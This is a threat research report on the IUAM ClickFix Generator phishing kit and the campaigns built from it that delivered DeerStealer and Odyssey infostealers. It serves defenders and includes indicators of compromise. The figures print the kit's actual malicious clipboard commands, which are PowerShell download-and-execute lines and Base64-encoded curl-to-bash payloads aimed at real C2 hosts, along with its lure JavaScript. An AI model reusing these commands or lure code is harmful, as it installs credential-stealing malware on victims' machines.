unit42.paloaltonetworks.com /clickfix-generator-first-of-its-kind/

The ClickFix Factory: First Exposure of IUAM ClickFix Generator

Amer Elsad ⋮ ⋮ 10/8/2025

Executive Summary

Attackers are packaging a highly effective social engineering technique known as ClickFix into easy-to-use phishing kits, making it accessible to a wider range of threat actors. This technique tricks victims into bypassing security measures by manually executing malware, typically information stealers and remote access Trojans (RATs). The commoditization of this technique follows the trend of phishing-as-a-service, lowering the skill and effort required to conduct successful attacks.

We have uncovered a phishing kit named the IUAM ClickFix Generator that automates the creation of these attacks. The kit is designed to generate highly customizable phishing pages that lure victims by mimicking browser verification challenges often used to block automated traffic. It includes advanced features such as operating system detection and clipboard injection, enabling low-effort, cross-platform malware deployment.

We have seen at least one campaign where attackers used pages generated by the IUAM ClickFix Generator to deploy the DeerStealer malware. Furthermore, our observation of several other pages with slight technical and visual differences points to a larger trend. This suggests adversaries are building a growing commercial ecosystem to monetize this technique through competing ClickFix-themed phishing kits.

Palo Alto Networks customers are better protected from this activity through the following products and services:

- Advanced URL Filtering and Advanced DNS Security identify known domains and URLs associated with this activity as malicious.
- The Advanced WildFire machine-learning models and analysis techniques have been reviewed and updated in light of the indicators shared in this research.
- Cortex XDR and XSIAM

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics **ClickFix**, Phishing

A Glimpse Behind the Curtain: The ClickFix Assembly Line

We identified a publicly exposed phishing kit generator hosted on an HTTP server at IP address 38.242.212[.]5, first observed on July 18, 2025. It remained active through early October.

The server hosts a web application on TCP port 3000, developed using the Express framework and styled with Tailwind CSS. The application serves an HTML page titled IUAM ClickFix Generator.

This tool allows threat actors to create highly customizable phishing pages that mimic the challenge-response behavior of a browser verification page commonly deployed by Content Delivery Networks (CDNs) and cloud security providers to defend against automated threats. The spoofed interface is designed to appear legitimate to victims, increasing the effectiveness of the lure.

An actor can configure every detail through a simple user interface (Figure 1), including:

- **Site and message configuration**
  - Allows customization of the phishing page title (default: “Just a moment…”) and domain
  - Includes editable page message, widget text, footer notes and success or error prompts to lure or instruct victims
- **Clipboard configuration**
  - Defines the content automatically copied to the victim’s clipboard upon clicking verification prompts, typically a malicious command for them to paste and execute
- **Mobile blocking and security popover**
  - Detects mobile access and prompts victims to switch to desktop browsers and edit the core instructional component presented to them (security popover)
- **Advanced settings**
  - Enables obfuscation techniques and automatic clipboard-copy JavaScript injection
  - Includes OS detection to tailor commands for Windows (Command Prompt or PowerShell) or macOS (Terminal)



Figure 1. User interface for the IUAM ClickFix Generator phishing kit.

From the Factory to the Frontlines: Real-World Campaigns

Our analysis indicates that attackers have used the identified phishing kit (or closely related variants) to generate a range of ClickFix-themed phishing pages. These pages share a consistent visual theme spoofing the browser verification challenges commonly deployed by CDN and web security platforms. These pages also leverage tailored OS detection and command-copy mechanisms to socially engineer victims into manually executing malware payloads.

However, not all phishing pages identified share the same structure or behavior. While we confirmed at least one case where attackers delivered DeerStealer using a page this tool generated, we also saw several other phishing pages that differ slightly in technical implementation and visual design. These differences include:

- Structural variations in the HTML/DOM layout
- Modified or entirely different command copy mechanisms
- Lack of specific JavaScript logic (e.g., OS detection, dynamic instructions)
- Simplified or inconsistent spoofing of browser challenge pages

These discrepancies suggest there are multiple variants of the ClickFix kit, or there could be distinct phishing toolkits inspired by the same lure concept but built independently or derived from earlier versions.

Below are examples showcasing the range of ClickFix phishing pages we discovered, each demonstrating slightly different levels of sophistication, behavior and delivery mechanisms.

Campaign 1: The Windows-Only Attack (DeerStealer)

In one campaign, attackers configured the kit for a focused attack on Windows users. The threat actor included no OS detection logic in this setup. As a result, they didn't configure the page to provide alternative commands or specific instructions for macOS or other non-Windows users.

When a victim interacts with the CAPTCHA element (Figure 2) by clicking a checkbox to determine whether they are human, this action triggers a background JavaScript to copy a malicious PowerShell command to their clipboard. Simultaneously, a popover appears, instructing them to open the Windows Run dialog (by pressing Win+R), paste the content from their clipboard and run the command. Once they follow these instructions, the command downloads and runs a multi-stage batch script that ultimately installs the DeerStealer infostealer.



Figure 2. Campaign 1 - ClickFix page delivering DeerStealer.

Figure 3 below shows the copied command we observed.

```
// COMMAND

const command = 'powershell -c "Invoke-WebRequest -Uri 'http://80.253.249.186:55
-OutFile \"%temp%\cv.bat\" -UseBasicParsing; Start-Process \%temp%\cv.bat""';
```

Figure 3. DOM structure showing the command copied to victim clipboard.

When executed, this command downloads a batch script cv.bat (SHA256: 2b74674587a65cfc9c2c47865ca8128b4f7e47142bd4f53ed6f3cb5cf37f7a6b) to the victim's temporary directory and immediately runs it.

Analysis of the batch script reveals a multi-stage process designed to download and execute a malicious MSI file (SHA256: ead6b1f0add059261ac56e9453131184bc0ae2869f983b6a41a1abb167edf151) identified as the DeerStealer infostealer.

Campaign 2: Multi-Platform Attack (Odyssey Infostealer)

In another case we observed (Figure 4), the threat actor deployed three variations of the phishing page. These all ultimately lead to the delivery of Odyssey infostealer for macOS users and an as-yet unidentified malware strain for Windows users. Despite these variations, the core structure of the phishing page remained consistent.



Figure 4. Campaign 2 - ClickFix page delivering Odyssey for macOS.

Each version of the phishing page detects the victim's operating system via JavaScript, specifically by parsing the browser's navigator.userAgent string, and delivers a payload accordingly.

While the visible text (Figure 4) suggests a harmless string, clicking the Copy button executes JavaScript that places a malicious command into the clipboard, not the one visually displayed.

The specific commands and targets vary between different versions of this phishing page.

Variation 1: Multi-platform Windows and macOS Payload

In multi-platform variants, attackers serve Windows users a malicious PowerShell command designed to download and execute an unidentified malware strain. They serve macOS users a Base64-encoded command to deliver Odyssey (Figure 5).

```
    if (userOS === "mac" || userOS === "unknown") {
        macInstructions.classList.remove('hidden');
        copyMacCommandButton.addEventListener('click', () => copyToClipboard('echo
        "Y3VybCAtcyBodHRwOi8vNDUuMTQ2LjEzMC4xMzEvZC9kYXlkZXJyeTEzMDI3IHwgbm9odXAgYmFzaCAm" | base6
        copyMacCommandButton));
    } else if (userOS === "windows") {
        windowsInstructions.classList.remove('hidden');
        const windowsCompatibleCommand = 'powershell -Command "Invoke-WebRequest 'https://treading
        apps.com/twoeco.exe' -OutFile $env:TEMP\\twoeco.exe; Start-Process $env:TEMP\twoeco.exe"';
        copyWindowsCommandButton.addEventListener('click', () => copyToClipboard(windowsCompatible
        copyWindowsCommandButton));
    } else {
        unknownOsInstructions.classList.remove('hidden');
        copyUnknownOsCommandButton.addEventListener('click', () => copyToClipboard(winda,
        copyUnknownOsCommandButton));
    }
}
```

Figure 5. DOM structure showing a multi-platform example.

Examples of domains that hosted this variant include:

- tradingview.connect-app[.]us[.]com

- treadingveew.dekstop-apps[.]com
- treadingveew.last-desk[.]org

Variation 2: macOS-Targeted Variant with Windows Decoy and Fallback Handling

In other variants that appear to be macOS-focused, macOS users receive a Base64-encoded command to deliver Odyssey. Windows users receive a PowerShell command as a benign decoy intended to complete the social engineering lure without delivering a payload. These PowerShell commands sometimes use domains with Cyrillic characters that visually mimic Latin ones to appear legitimate (Figure 6 and 7).

And for people using unknown operating systems (i.e., when OS detection fails), the phishing page displays a benign-looking command that also results in no malicious activity (Figure 6 and 7).

```
const macCommand = 'echo "Y3VybCAtcyBodHRwOi8vMTg1LjkzLjg5LjYyL2QvdmlweDIwNjIxIHwgbm9odXAgYmFzaCAm" | base
const windowsCommand = 'iwr -useb https://Cloudflare.com/ I iex';
const unknownCommand = 'echo Cloudflare Verification ID: 715921';
let currentThemeIsDark = false;
```

Figure 6. DOM structure of the phishing page showing OS conditioned commands.

```
const macCommand = 'echo "Y3VybCAtcyBodHRwOi8vMTg1LjkzLjg5LjYyL2QvdmlweDI0MDQ4IHwgbm9odXAgYmFzaCAm" | ba

const windowsCommand = 'iwr -useb https://install.teams.com/windows | iex';
const unknownCommand = 'echo Cloudflare Verification ID: 715921';
let currentThemeIsDark = false;
```

Figure 7. DOM structure of the phishing page showing OS conditioned commands.

Examples of domains that hosted this variant include:

- claudflurer[.]com
- teamsonsoft[.]com

Variation 3: macOS Exclusive Delivering Odyssey Only

Another variant appears to be exclusively macOS-focused, providing only a single Base64-encoded command that downloads and executes Odyssey, with no configurations for other operating systems (Figure 8).

```
const windy = 'echo "Y3VybCAtcyBodHRwOi8vb2R5c3NleTEudG86MzMzMy9kP3U9b2N0b2JlcjMgfCBub2h1cCBiYXNoICY=" | bas
let currentThemeIsDark = false;
```

Figure 8. macOS-focused example with no OS specification.

This command downloads and executes a macOS Odyssey infostealer. It also uses nohup bash, which starts a new Bash shell in the background that ignores hang ups (HUP signals), so it keeps running even if the terminal is closed.

Examples of domains or IP addresses that hosted this variant include:

- emailreddit[.]com
- hxxps[:]//188.92.28[.]186
- cloudlare-lndex[.]com
- tradingviewen[.]com

Shared Origins and Developer Artifacts

Despite differences in targeting logic and payload delivery URLs, all analyzed phishing pages in Campaign 2 share an identical underlying structure, including a consistent HTML layout and JavaScript function naming.

Furthermore, while the specific command-and-control (C2) server address varied between the pages, Our analysis confirmed that, although the specific command-and-control (C2) server address varied between pages, all were Odyssey C2 servers.

This consistency in both the page structure and C2 infrastructure strongly suggests that these variants are part of the same activity cluster and likely originate from a shared codebase or builder tool.

Odyssey is a malware-as-a-service (MaaS) offering operated by a cybercrime actor active on dark web forums such as Exploit and XSS, known to collaborate with other actors and affiliates. As such, it is plausible that these phishing page variations reflect customized deployments of a base toolkit distributed by the malware operator or their affiliates.

According to posts published by the actor who advertises and operates the Odyssey MaaS, the actor has allegedly supplied ClickFix-style lure pages to affiliates upon request. This further supports the theory that these variants originate from a common generator tool but are tailored per affiliate, campaign or individual preferences.

Additionally, some pages contained leftover developer comments written in Russian (Figure 9 and 10).

```
<script>
    // Добавляем вызов stats.php при загрузке страницы
    fetch('stats.php');
```

Figure 9. Russian leftover developer comment.

English translation of this Russian comment in Figure 9: Add a call to stats.php when the page loads.

```
    // Функция для отправки уведомления о клике
    function notifyClick() {
        fetch('stats.php?click=1');
    }
```

Figure 10. Russian leftover developer comment.

English translation of the Russian comment in Figure 10: Function for sending click notification.

Ultimately, the structural consistency across all samples strongly indicates they were generated from a single, configurable phishing kit, with every malicious variant designed to deliver the Odyssey infostealer malware.

Conclusion

The discovery of the IUAM ClickFix Generator provides a rare glimpse into the tooling that lowers the barrier to entry for cybercriminals, enabling them to launch sophisticated, multi-platform attacks without deep technical expertise. The ClickFix technique's effectiveness relies on exploiting a user's instinct to follow onscreen instructions from what appears to be a trusted security provider.

This threat underscores the importance of user awareness and vigilance. Individuals and organizations should be cautious of any website that instructs them to manually copy and execute commands to prove they are human. This simple but deceptive social engineering tactic is a growing threat that turns a person’s actions into the primary infection vector.

Palo Alto Networks Protection and Mitigation

Palo Alto Networks customers are better protected from the threats discussed above through the following products:

- Advanced URL Filtering and Advanced DNS Security identify known domains and URLs associated with this activity as malicious.
- The Advanced WildFire machine-learning models and analysis techniques have been reviewed and updated in light of the indicators shared in this research.
- Cortex XDR and XSIAM are designed to prevent the malware samples described in this post by employing the Malware Prevention Engine. This approach combines several layers of protection, including Advanced WildFire, Behavioral Threat Protection and the Local Analysis module, to prevent both known and unknown malware from causing harm to endpoints. The mitigation methods implement malware protection based on different operating systems: Windows, macOS and Linux.

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
- UK: +44.20.3743.3660
- Europe and Middle East: +31.20.299.3130
- Asia: +65.6983.8730
- Japan: +81.50.1790.0200
- Australia: +61.2.4062.7950
- India: 000 800 050 45107

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

Table 1 lists SHA256 hashes for 18 Odyssey malware samples and eight DeerStealer samples associated with the ClickFix activity from this threat research article.

SHA256 Hash	Malware
397ee604eb5e20905605c9418838aadccbbbfe6a15fc9146442333cfc1516273	Odyssey
7a8250904e6f079e1a952b87e55dc87e467cc560a2694a142f2d6547ac40d5e1	Odyssey
7765e5e0a7622ff69bd2cee0a75f2aae05643179b4dd333d0e75f98a42894065	Odyssey
d81cc9380673cb36a30f2a84ef155b0cbc7958daa6870096e455044fba5f9ee8	Odyssey
9c5920fa25239c0f116ce7818949ddce5fd2f31531786371541ccb4886c5aeb2	Odyssey
9090385242509a344efd734710e60a8f73719130176c726e58d32687b22067c8	Odyssey
8ed8880f40a114f58425e0a806b7d35d96aa18b2be83dede63eff0644fd7937d	Odyssey
7881a60ee0ad02130f447822d89e09352b084f596ec43ead78b51e331175450f	Odyssey
d375bb10adfd1057469682887ed0bc24b7414b7cec361031e0f8016049a143f9	Odyssey
039f82e92c592f8c39b9314eac1b2d4475209a240a7ad052b730f9ba0849a54a	Odyssey
82b73222629ce27531f57bae6800831a169dff71849e1d7e790d9bd9eb6e9ee7	Odyssey
d110059f5534360e58ff5f420851eb527c556badb8e5db87ddf52a42c1f1fe76	Odyssey
816bf9ef902251e7de73d57c4bf19a4de00311414a3e317472074ef05ab3d565	Odyssey
72633ddb45bfff1abeba3fc215077ba010ae233f8d0ceff88f7ac29c1c594ada	Odyssey
cd78a77d40682311fd30d74462fb3e614cbc4ea79c3c0894ba856a01557fd7c0	Odyssey
00c953a678c1aa115dbe344af18c2704e23b11e6c6968c46127dd3433ea73bf2	Odyssey
fe8b1b5b0ca9e7a95b33d3fcced833c1852c5a16662f71ddea41a97181532b14	Odyssey
966108cf5f3e503672d90bca3df609f603bb023f1c51c14d06cc99d2ce40790c	Odyssey
029a5405bbb6e065c8422ecc0dea42bb2689781d03ef524d9374365ebb0542f9	DeerStealer
081921671d15071723cfe979633a759a36d1d15411f0a6172719b521458a987d	DeerStealer
2b74674587a65cfc9c2c47865ca8128b4f7e47142bd4f53ed6f3cb5cf37f7a6b	DeerStealer
6e4119fe4c8cf837dac27e2948ce74dc7af3b9d4e1e4b28d22c4cf039e18b993	DeerStealer
ba5305e944d84874bde603bf38008675503244dc09071d19c8c22ded9d4f6db4	DeerStealer
f2a068164ed7b173f17abe52ad95c53bccf3bb9966d75027d1e8960f7e0d43ac	DeerStealer
3aee8ad1a30d09d7e40748fa36cd9f9429e698c28e2a1c3bcf88a062155eee8c	DeerStealer
ead6b1f0add059261ac56e9453131184bc0ae2869f983b6a41a1abb167edf151	DeerStealer

Table 1. Malware samples associated with the ClickFix campaigns from this article.

Table 2 lists the IPv4 addresses for C2 servers used by Odyssey malware samples from this article.

IP Address	First Seen	Last Seen	Malware
45.146.130[.]129	2025-07-22	2025-07-28	Odyssey
45.135.232[.]33	2025-06-15	2025-07-18	Odyssey
83.222.190[.]214	2025-05-23	2025-08-10	Odyssey
194.26.29[.]217	2025-06-22	2025-06-24	Odyssey
88.214.50[.]3	2025-04-14	2025-05-16	Odyssey
45.146.130[.]132	2025-07-01	2025-07-28	Odyssey
45.146.130[.]131	2025-07-03	2025-07-28	Odyssey
185.93.89[.]62	2025-07-29	2025-09-18	Odyssey

Table 2. IPv4 addresses for C2 servers.

Table 3 lists the fully qualified domain names (FQDNs) associated with the malware discussed in this article.

Domain	Associated Malware
Odyssey1[.]to	Odyssey
Odyssey-st[.]com	Odyssey
sdojifsfiudgigfiv[.]to	Odyssey
Charge0x[.]at	Odyssey
speedtestcheck[.]org	Odyssey
claudflurer[.]com	Odyssey
teamsonsoft[.]com	Odyssey
Macosapp-apple[.]com	Odyssey
tradingview.connect-app.us[.]com	Odyssey
treadingveew.last-desk[.]org	Odyssey
tradingviewen[.]com	Odyssey
financementure[.]com	Odyssey
Cryptoinfnews[.]com	Odyssey
Emailreddit[.]com	Odyssey
Macosxappstore[.]com	Odyssey
Cryptoinfo-news[.]com	Odyssey
Cryptoinfo-allnews[.]com	Odyssey
apposx[.]com	Odyssey
ttxttx[.]com	Odyssey
Greenpropertycert[.]com	Odyssey
cloudlare-lndex[.]com	Odyssey
Dactarhome[.]com	Odyssey
ibs-express[.]com	Odyssey
favorite-hotels[.]com	DeerStealer
watchlist-verizon[.]com	DeerStealer
Growsearch[.]in	DeerStealer
Creatorssky[.]com	DeerStealer
quirkyrealty[.]com	DeerStealer
Sharanilodge[.]com	DeerStealer
asmicareer[.]com	DeerStealer
crm.jskymedia[.]com	DeerStealer
coffeyelectric[.]com	DeerStealer
Sifld.rajeshmhegde[.]com	DeerStealer
Pixelline[.]in	DeerStealer
techinnovhub[.]co[.]za	DeerStealer
fudgeshop[.]com[.]au	DeerStealer
evodigital[.]com[.]au	DeerStealer
365-drive[.]com	DeerStealer

Table 3. FQDNs associated with the malware discussed in this article.

Note: In some cases, the ClickFix-style phishing page is not hosted on a domain the threat actor registered, but instead injected into a legitimate website that they've compromised. The actor adds a malicious JavaScript snippet that performs several DOM manipulations, including injecting the ClickFix phishing lure. They style this using Tailwind CSS, which overrides the site's original layout and appearance to fully render the phishing content in place of the legitimate one.